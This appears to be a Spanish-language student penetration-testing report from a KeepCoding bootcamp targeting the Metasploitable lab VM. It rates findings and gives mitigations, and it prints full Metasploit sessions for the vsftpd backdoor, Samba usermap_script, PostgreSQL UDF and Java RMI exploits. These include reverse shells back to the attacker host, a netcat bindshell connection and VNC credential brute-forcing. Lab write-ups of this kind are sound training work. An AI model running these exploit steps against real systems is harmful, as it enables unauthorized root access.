

CIBERSEGURIDAD

'Bootcamp IX'



Informe Práctica Módulo Pentesting.

Maximiliano Dariel Altamirano.

Academia KeepCoding.

INDICE:

RESUMEN EJECUTIVO	Pág. 3
METODOS	Pág. 3
ALCANCE	Pág. 4
RATING CRITICIDAD	Pág. 4
RECOMENDACIONES MITIGACIONES	Pág. 4
HALLAZGOS TÉCNICOS	Pág. 5



RESUMEN EJECUTIVO

Se nos encomendó la tarea de crear un informe con las vulnerabilidades sobre el host Metasploitable, iniciamos las acciones sobre el servidor el 29/01/2025 con un plazo de 4 días. Nuestro propósito fue identificar las vulnerabilidades más críticas tomando un enfoque ofensivo sobre el mismo.

Como consecuencia de las acciones hemos identificado las siguientes vulnerabilidades:

- 5 vulnerabilidades **CRITICAS**
- 2 vulnerabilidades **MODERADAS**

Con las evidencias recolectadas concluimos que el servidor es totalmente vulnerable a ataques maliciosos en su infraestructura, afectando a todos los usuarios de la red y la confidencialidad, disponibilidad e integridad de los datos resguardados.

Sugerimos las siguientes estrategias para revertir esta situación crítica:

- Actualizar herramientas, software, aplicativos y parches de seguridad de manera periódica.
- Capacitaciones al equipo de desarrollo con enfoque defensivo, trasladando la importancia de un sistema no vulnerable para agentes maliciosos.
- Implementar equipo de ciberseguridad, desarrollo en el área reporte de incidentes.
- Revisar las políticas de menor privilegios para cada rol junto con las políticas de usuarios y contraseñas.

MÉTODOS

Hemos aplicado las prácticas vigentes de vulnerabilidades, por lo que nos respaldamos en los estándares de penetración y frameworks de las entidades NIST, CVE y pruebas personalizadas garantizando la veracidad de la incidencia y su efectiva mitigación.

Implementamos las siguientes fases para el informe:

- Reconocimiento: recolectamos información de la máquina víctima, IP, puertos y SO.
- Enumeración y análisis de vulnerabilidades: enumeramos la cantidad de puertos abierto, servicios y versiones de cada una e identificamos las posibles vulnerabilidades conocidas.
- Explotación: evidenciamos las vulnerabilidades explotadas junto con las herramientas y métodos utilizados para ese fin. Mencionamos la criticidad del problema para su futura mitigación.
- Documentación: dejamos registro de todos los hallazgos realizados y sugerimos remediaciones para cada uno de las incidencias.

ALCANCE

Realizamos las pruebas de vulnerabilidad sobre "Metasploitable" desde el siguiente Host:

Servidor host	Detalle
Metasploitable	192.168.1.164

RATING CRITICIDAD

Definimos el nivel de severidad de cada vulnerabilidad y el rango de puntuación CVSS estandarizado:

Severidad	CVSS	Definición
Crítico	9.0 - 10.0	La explotación es sencilla y, por lo general, resulta en un compromiso a nivel del sistema. Se recomienda formar un plan de acción y parchear de inmediato.
Alto	7.0 - 8.9	La explotación difícil, pero podría causar privilegios elevados y una pérdida de datos o tiempo de inactividad. Se recomienda formar un plan de acción y parchear con prioridad.
Moderado	4.0 - 6.9	Las vulnerabilidades existen, pero no son explotables o requieren pasos adicionales, como la ingeniería social. Se recomienda formar un plan de acción y parchear después de que se hayan resuelto los problemas de alta prioridad.
Bajo	0.1 - 3.9	Las vulnerabilidades no son explotables, pero reducirían la superficie de ataque de una organización. Se recomienda elaborar un plan de acción y un parche durante la próxima ventana de mantenimiento.

RECOMENDACIONES | MITIGACIONES

En la siguiente tabla evidenciamos los hallazgos por criticidad y la remediación recomendada para subsanar el problema.

Hallazgo	Severidad	Remediación
Ejecución de comandos de puerta trasera (CVE-2011-2523)	Crítico	Actualización de versión del servicio vsftpd.
Java RMI - Server Insecure Default Configuration Java Code Execution (CVE-2011-3556)	Crítico	Actualizaciones de seguridad, parches de seguridad.
Puerto: 1524/tcp; Servicio: bindshell	Crítico	Eliminar el usuario root, desactivar el puerto expuesto.
PostgreSQL 8.2/8.3/8.4: UDF para ejecución de comandos	Crítico	Actualización de versión del servicio PostgreSQL. Limitar permisos de usuarios.
Puerto 23: TELNET	Crítico	Discontinuar el uso del servicio, reemplazar por protocolos de comunicaciones seguras
Samba 3.0.20 < 3.0.25rc3 (CVE-2007-2447)	Moderado	Actualización de versión del servicio Samba.
VNC Authentication Scanner (CVE-2001-0167)	Moderado	Actualización de versión del servicio VNC, parches de seguridad.

➤ **Ejecución de comandos de puerta trasera (CVE-2011-2523)**

Puerto: 21/tcp; Servicio: ftp; Versión: vsftpd 2.3.4

Descripción:

Este módulo explota una puerta trasera maliciosa que se agregó a la descarga de VSFTPD. Esta puerta trasera se introdujo en el archivo vsftpd-2.3.4.tar.gz entre el 30 de junio de 2011 y 1 de julio de 2011 según la información más reciente disponible. Esta puerta trasera fue eliminada el 3 de julio de 2011.

Iniciamos el módulo desde Metasploit, colocamos los parámetros solicitados de RHOSTS de nuestra máquina víctima logrando que esta máquina se conecte con nuestro LHOSTS.

```

(kali㉿kali)-[~]
$ msfconsole

Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g. use kerberos/get_ticket or use
kerberos forge silver ticket

[~]
$ a,
$S ?a,
?a,
,a$%
,,as$""
%P"
"a,"a,$$
"a,$$
$

= [ metasploit v6.4.45-dev ]
+ -- -- [ 2490 exploits - 1281 auxiliary - 431 post ]
+ -- -- [ 1466 payloads - 49 encoders - 13 nops ]
+ -- -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

```

```
msf6 > search vsftpd 2.3.4
```


Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.164
RHOSTS => 192.168.1.164
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.164:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.164:21 - USER: 331 Please specify the password.
[+] 192.168.1.164:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.164:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.139:43825 -> 192.168.1.164:6200) at 2025-02-01 07:09:34 - 0500
```



Ya con el acceso, identificamos los privilegios de usuario y la información disponible de la máquina víctima.



```
Metasploit
File Actions Edit View Help
Metasploit x Revisiones varias x Server PY x IP x

whoami
sh: line 6: wmi: command not found
ls -lisa
total 93
  2 4 drwxr-xr-x 21 root root 4096 May 20 2012 .
  2 4 drwxr-xr-x 21 root root 4096 May 20 2012 ..
16385 4 drwxr-xr-x 2 root root 4096 May 13 2012 bin
  2 1 drwxr-xr-x 4 root root 1024 May 13 2012 boot
24583 0 lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
 567 0 drwxr-xr-x 14 root root 13480 Feb 1 06:09 dev
139265 4 drwxr-xr-x 94 root root 4096 Feb 1 06:10 etc
114689 4 drwxr-xr-x 6 root root 4096 Apr 16 2010 home
163841 4 drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
24584 0 lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
294913 4 drwxr-xr-x 13 root root 4096 May 13 2012 lib
 11 16 drwx----- 2 root root 16384 Mar 16 2010 lost+found
442369 4 drwxr-xr-x 4 root root 4096 Mar 16 2010 media
 98305 4 drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
24589 12 -rw----- 1 root root 9426 Feb 1 06:10 nohup.out
286721 4 drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
  1 0 dr-xr-xr-x 110 root root 0 Feb 1 06:08 proc
24578 4 drwxr-xr-x 13 root root 4096 Feb 1 06:10 root
 8193 4 drwxr-xr-x 2 root root 4096 May 13 2012/sbin
106497 4 drwxr-xr-x 2 root root 4096 Mar 16 2010/srv
  1 0 drwxr-xr-x 12 root root 0 Feb 1 06:08 sys
245761 4 drwxrwxrwt 6 root root 4096 Feb 1 06:25 tmp
344065 4 drwxr-xr-x 12 root root 4096 Apr 27 2010/usr
 49153 4 drwxr-xr-x 14 root root 4096 Mar 17 2010/var
24577 0 lrwxrwxrwx 1 root root 29 Apr 28 2010/vmlinuz -> boot/vmlinuz-2.6.24-16-server
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
pwd
/
root@metasploitable:/# whoami
root
root@metasploitable:/#
```

Mitigación:

Actualizar a la versión más reciente de vsftpd con la corrección de la vulnerabilidad. Discontinuar el uso de versiones comprometidas con el problema.

Herramientas utilizadas:

- NMAP
- Metasploit
- <https://www.exploit-db.com>

- Samba 3.0.20 < 3.0.25rc3 - Ejecución del comando "Username" en el script de mapa (CVE-2007-2447)

Puerto: 445/tcp; Servicio: netbios-ssn, Versión: Samba smbd 3.0.20-Debian

Descripción:

A partir de esta vulnerabilidad, el atacante puede ejecutar comando de forma arbitraria desde la Shell con acceso sin credenciales conocidas y con privilegio root. Desde Metasploit identificamos el módulo, colocamos el parámetro requerido de RHOSTS y lanzamos el exploit.

```
msf6 > search samba 3.0.20

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  exploit/multi/samba/usermap_script        2007-05-14      excellent No      Samba "username map script" Command Execution

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.1.164
rhosts => 192.168.1.164
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
--      -
CHOST      192.168.1.139   no        The local client address
CPORT      4444             no        The local client port
Proxies    []               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.1.164   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.1.139   yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > run
```


Evidenciamos el acceso con privilegios y la información de la máquina víctima.

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.1.139:4444
[*] Command shell session 1 opened (192.168.1.139:4444 → 192.168.1.164:40580) at 2025-02-01 08:49:21 -0500

whoami
root
ls -lisa
total 93
 2 4 drwxr-xr-x 21 root root 4096 May 20 2012 .
 2 4 drwxr-xr-x 21 root root 4096 May 20 2012 ..
16385 4 drwxr-xr-x 2 root root 4096 May 13 2012 bin
 2 1 drwxr-xr-x 4 root root 1024 May 13 2012 boot
24583 0 lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom → media/cdrom
 567 0 drwxr-xr-x 14 root root 13480 Feb 1 08:25 dev
139265 4 drwxr-xr-x 94 root root 4096 Feb 1 08:26 etc
114689 4 drwxr-xr-x 6 root root 4096 Apr 16 2010 home
163841 4 drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
24584 0 lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img → boot/initrd.img-2.6.24-16-server
294913 4 drwxr-xr-x 13 root root 4096 May 13 2012 lib
 11 16 drwx----- 2 root root 16384 Mar 16 2010 lost+found
442369 4 drwxr-xr-x 4 root root 4096 Mar 16 2010 media
 98305 4 drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
24589 12 -rw----- 1 root root 10147 Feb 1 08:26 nohup.out
286721 4 drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
 1 0 dr-xr-xr-x 112 root root 0 Feb 1 08:24 proc
24578 4 drwxr-xr-x 13 root root 4096 Feb 1 08:26 root
 8193 4 drwxr-xr-x 2 root root 4096 May 13 2012 sbin
106497 4 drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
 1 0 drwxr-xr-x 12 root root 0 Feb 1 08:24 sys
245761 4 drwxrwxrwt 4 root root 4096 Feb 1 08:49 tmp
344065 4 drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
49153 4 drwxr-xr-x 14 root root 4096 Mar 17 2010 var
24577 0 lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```

Mitigación:

Actualizar a la versión más reciente de Samba con la corrección de la vulnerabilidad.


Herramientas utilizadas:

- NMAP
- Metasploit
- <https://www.exploit-db.com>

➤ **Puerto: 1524/tcp; Servicio: bindshell; Versión: Metasploitable root Shell**

Descripción:

Identificamos el puerto 1524 abierto con servicio de Shell vinculado y privilegios root. Dejamos en evidencia la vulnerabilidad utilizando la herramienta Netcat configurando los parámetros IP y Puerto correspondientes (`nc 192.168.1.164 1524`)



```
(kali㉿kali)-[~]
$ nc 192.168.1.164 1524
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# ls -lisa
total 93
  2  4 drwxr-xr-x  21 root root  4096 May 20  2012 .
  2  4 drwxr-xr-x  21 root root  4096 May 20  2012 ..
16385 4 drwxr-xr-x   2 root root  4096 May 13  2012 bin
  2  1 drwxr-xr-x   4 root root 1024 May 13  2012 boot
24583 0 lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
 567 0 drwxr-xr-x  14 root root 13480 Feb  1  08:25 dev
139265 4 drwxr-xr-x  94 root root  4096 Feb  1  08:26 etc
114689 4 drwxr-xr-x   6 root root  4096 Apr 16  2010 home
163841 4 drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
24584 0 lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
294913 4 drwxr-xr-x  13 root root  4096 May 13  2012 lib
  11 16 drwx-----   2 root root 16384 Mar 16  2010 lost+found
442369 4 drwxr-xr-x   4 root root  4096 Mar 16  2010 media
98305 4 drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
24589 12 -rw-----   1 root root 10147 Feb  1  08:26 nohup.out
286721 4 drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
  1  0 dr-xr-xr-x 109 root root    0 Feb  1  08:24 proc
24578 4 drwxr-xr-x  13 root root  4096 Feb  1  08:26 root
 8193 4 drwxr-xr-x   2 root root  4096 May 13  2012 sbin
106497 4 drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
  1  0 drwxr-xr-x  12 root root    0 Feb  1  08:24 sys
245761 4 drwxrwxrwt   4 root root  4096 Feb  1  09:05 tmp
344065 4 drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
 49153 4 drwxr-xr-x  14 root root  4096 Mar 17  2010 var
24577 0 lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
root@metasploitable:/#
```

Mitigación:

Eliminar el usuario root y configurar correctamente los puertos (desactivar puerto 1524)

Herramientas utilizadas:

- NMAP
- NetCat

➤ **PostgreSQL 8.2/8.3/8.4: UDF para ejecución de comandos (CVE: sin datos)**

Puerto: 5432/tcp; Servicio: postgresql; Versión: PostgreSQL DB 8.3.0 - 8.3.7

Descripción:

En algunas instalaciones Linux predeterminadas de PostgreSQL, la cuenta de servicio postgres puede escribir en el directorio /tmp y también puede obtener bibliotecas compartidas UDF desde allí, lo que permite la ejecución de código arbitrario. Este módulo compila un archivo de objeto compartido de Linux, lo carga en el host de destino mediante el método UPDATE pg_largeobject de inyección binaria y crea una UDF (función definida por el usuario) a partir de ese objeto compartido. Debido a que la carga útil se ejecuta como el constructor del objeto compartido, no necesita cumplir con versiones específicas de la API de Postgres.

A partir de la información obtenida, utilizaremos el módulo exploit/linux/postgres/postgres_payload en metasploit. Realizamos las configuraciones de LHOSTS y RHOSTS correspondientes y lanzamos el exploits.

```
Used when making a new connection via RHOSTS:
```

Name	Current Setting	Required	Description
DATABASE	postgres	no	The database to authenticate against
PASSWORD	postgres	no	The password for the specified username. Leave blank for a random password.
RHOSTS	192.168.1.164	no	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	5432	no	The target port
USERNAME	postgres	no	The username to authenticate as

```
Payload options (linux/x86/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.1.139	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
--	--
0	Linux x86

Evidenciamos el acceso y la información correspondiente a la máquina víctima.

```
View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.1.139:4444
[*] 192.168.1.164:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/uVpmvzQi.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.164
[*] Meterpreter session 2 opened (192.168.1.139:4444 → 192.168.1.164:44371) at 2025-02-01 10:18:05 -0500

meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > whoiam
[-] Unknown command: whoiam. Run the help command for more details.
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 5223 created.
Channel 1 created.
whoami
postgres
ls -lisa
total 52
65559 4 drwx----- 10 postgres postgres 4096 Feb  1 08:25 .
65558 4 drwxr-xr-x  3 root    root      4096 Mar 17  2010 ..
65594 4 -rw-----  1 postgres postgres  4 Mar 17  2010 PG_VERSION
65610 4 drwx-----  5 postgres postgres 4096 Mar 17  2010 base
65560 4 drwx-----  2 postgres postgres 4096 Feb  1 10:36 global
65592 4 drwx-----  2 postgres postgres 4096 Mar 17  2010 pg_clog
65602 4 drwx-----  4 postgres postgres 4096 Mar 17  2010 pg_multixact
65607 4 drwx-----  2 postgres postgres 4096 Mar 17  2010 pg_subtrans
65598 4 drwx-----  2 postgres postgres 4096 Mar 17  2010 pg_tblspc
65599 4 drwx-----  2 postgres postgres 4096 Mar 17  2010 pg_twophase
65595 4 drwx-----  3 postgres postgres 4096 Mar 17  2010 pg_xlog
65601 4 -rw-----  1 postgres postgres 125 Feb  1 08:26 postmaster.opts
66110 4 -rw-----  1 postgres postgres  54 Feb  1 08:26 postmaster.pid
65591 0 lrwxrwxrwx  1 root    root      31 Apr 28  2010 root.crt → /etc/postgresql-common/root.crt
65600 0 lrwxrwxrwx  1 root    root      36 Apr 28  2010 server.crt → /etc/ssl/certs/ssl-cert-snakeoil.pem
65609 0 lrwxrwxrwx  1 root    root      38 Apr 28  2010 server.key → /etc/ssl/private/ssl-cert-snakeoil.key
```

Mitigación:

Actualizar a la versión más reciente de PostgreSQL, configurar de forma estricta los permisos a los directorios (Principio de mínimo privilegio) y de herramientas de monitoreo (firewalls)

Herramientas utilizadas:

- NMAP
- Metasploit
- https://www.rapid7.com/db/modules/exploit/linux/postgres/postgres_payload/

➤ **VNC Authentication Scanner (CVE-2001-0167)**

Puerto: 5900/tcp; Servicio: vnc; Versión: VNC (protocol 3.3)

Descripción:

Este módulo probará un servidor VNC en una variedad de máquinas e informará los inicios de sesión exitosos. Actualmente, es compatible con las versiones 3.3, 3.7, 3.8 y 4.001 del protocolo RFB mediante el método de autenticación de desafío-respuesta de VNC.

Accedemos al módulo de Metasploit, colocamos las configuraciones correspondientes al payload y obtenemos las credenciales necesarias para el acceso VNC luego de lanzar el exploit.


```
msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > show actions
```

Auxiliary actions:

Name	Description
------	-------------

```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.1.164
rhosts => 192.168.1.164
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.1.164:5900 - 192.168.1.164:5900 - Starting VNC login sweep
[+] 192.168.1.164:5900 - 192.168.1.164:5900 - Login Successful: :password
[*] 192.168.1.164:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > █
```

Logramos el acceso con el comando `vncviewer` desde la terminal de la máquina atacante y evidenciamos el ingreso con privilegios root a la máquina víctima.



Mitigación:

Actualizar a la versión más reciente de VNC, parches de seguridad, configuraciones de herramientas de monitoreos (firewalls), desactivar el protocolo si no es realmente necesario su uso.

Herramientas utilizadas:

- NMAP
- Metasploit
- https://www.rapid7.com/db/modules/auxiliary/scanner/vnc/vnc_login/

➤ **Java RMI - Server Insecure Default Configuration Java Code Execution (CVE-2011-3556)**

Puerto: 1099/tcp; Servicio: java-rmi; Versión: GNU Classpath grmiregistry

Descripción:

Este módulo aprovecha la configuración predeterminada de los servicios RMI Registry y RMI Activation, que permiten cargar clases desde cualquier URL remota (HTTP). Como invoca un método en el recolector de basura distribuido RMI que está disponible a través de cada punto final RMI, se puede utilizar tanto contra rmiregistry como contra rmid, y también contra la mayoría de los demás puntos finales RMI (personalizados). Tenga en cuenta que no funciona contra los puertos Java Management Extension (JMX), ya que estos no admiten la carga de clases remotas, a menos que otro punto final RMI esté activo en el mismo proceso Java. Las llamadas a métodos RMI no admiten ni requieren ningún tipo de autenticación.

Configuramos los parámetros RHOSTS del módulo Metasploit y lanzamos el exploit.

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    clear           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099           yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080           yes       The local port to listen on.
  SSL       false          no        Negotiate SSL for incoming connections
  SSLCert   Path to a custom SSL certificate (default is randomly generated)
  URIPATH   The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.1.139   yes       The listen address (an interface may be specified)
  LPORT     4444           yes       The listen port

